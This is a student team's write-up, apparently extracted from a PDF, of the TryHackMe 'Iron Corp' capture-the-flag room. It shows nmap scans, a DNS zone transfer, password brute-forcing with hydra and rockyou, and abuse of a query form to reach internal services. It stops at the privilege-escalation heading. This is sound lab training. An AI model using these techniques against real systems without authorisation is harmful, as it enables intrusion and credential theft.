PenTest 2

ROOM A

14K BENTLEY

Members

ID	Name	Role
1211102582	AMEER IRFAN BIN NORAZIMAN	LEADER
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	MEMBER
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	MEMBER
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	MEMBER

TryHackMe | Iron Corp

1) Recon and Enumeration

Members Involved: ***Muhammad Aniq Syahmi Bin Shaharil***


Tools used: nmap / -n / -Pn / -sV / -sC / -p / FireFox / Kali / Terminal / dig / sudo / nano / cd / hydra

Thought Process and Methodology and Attempts:


Upon deploying the machine and Terminal in Kali, Aniq uses nmap to scan ports connected to ironcorp.me.

```
┌──(1211101915㉿kali)-[~]
└─$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 03:09 EDT
Nmap scan report for ironcorp.me (10.10.42.248)
Host is up.

PORT      STATE    SERVICE       VERSION
53/tcp    filtered domain
135/tcp   filtered msrpc
3389/tcp  filtered ms-wbt-server
8080/tcp  filtered http-proxy
11025/tcp filtered unknown
49667/tcp filtered unknown
49670/tcp filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.51 seconds
```

Aniq then accesses the web service of port 8080 and has a control panel, however there is no functionality that can serve us.



Aniq then accesses the web service of port 11025 and faces the same problem, another website that also does not contain information or functionalities that help us to climb in the system.





Nabeel then remembered that nmap took out the open port 53, let's see if with dig there could be a list of any subdomain or information that is relevant to us.


Seems like there's 2 sub domains running internally. admin.ironcorp.me and internal.ironcorp.me.

```
┌──(1211101915㉿kali)-[~]
└─$ dig @10.10.37.33 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.37.33 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 267 msec
;; SERVER: 10.10.37.33#53(10.10.37.33) (TCP)
;; WHEN: Wed Aug 03 04:08:02 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


Although Nabeel and Aniq couldn't access one of them, they understand that this resource is only exposed internally. Therefore, they use nano to edit in /etc/hosts, this is to translate a host name into its Internet address.








To get the password, Aniq and Nabeel used cd /usr/share/wordlists. Wordlist can also be referred to as a password dictionary in Kali







At first, they found rockyou.txt.gz coloured in red under the wordlists, but didn't manage to screenshot it. When trying to unzip the file, they came into many errors. Fortunately, with researching they found a command :


```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

With this the rockyou.txt.gz became rockyou.txt. All they had to do was nano rockyou.txt





Then with Hydra, they found the login name and password.




2) Category: Initial Foothold

Members Involved: ***Nurdina Aishah Binti Kasuma Satria***


Tools used: Kali / Terminal / FireFox /

Thought Process and Methodology and Attempts:

After Aniq successfully logged in to admin.ironcorp.me:11025 . Dina were greeted with a One Piece background image. The first page is with a form where we were able to send queries.




Dina then uses it to perform an internal port scan and discover new services that are only available internally. This would help an attacker discover internally exposed services, evading their firewall. Dina then took advantage of the vulnerability and loaded the subdomain that we could not access from the perimeter. Dina then examines the code and sees a variable that prints out a user's name.



By viewing the source code Dina copied the link given and pasted it at the end of the link under the same browser. Then, at the top left appeared the name Equinox, and when she paste her name at the end of the link, the name Equinox appears with her name next to it.

```
<body>
        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>
</body>
</html>
```




```
<body>

    <b>My name is: </b><pre>
    Equinoxdina
</pre>
</body>
```


3) Category: Horizontal Privilege Escalation

Members Involved: ***Muhammad Nabeel Shamime Bin Khaerozi***


Tools used: ***Burpsuite, Kali, Terminal***

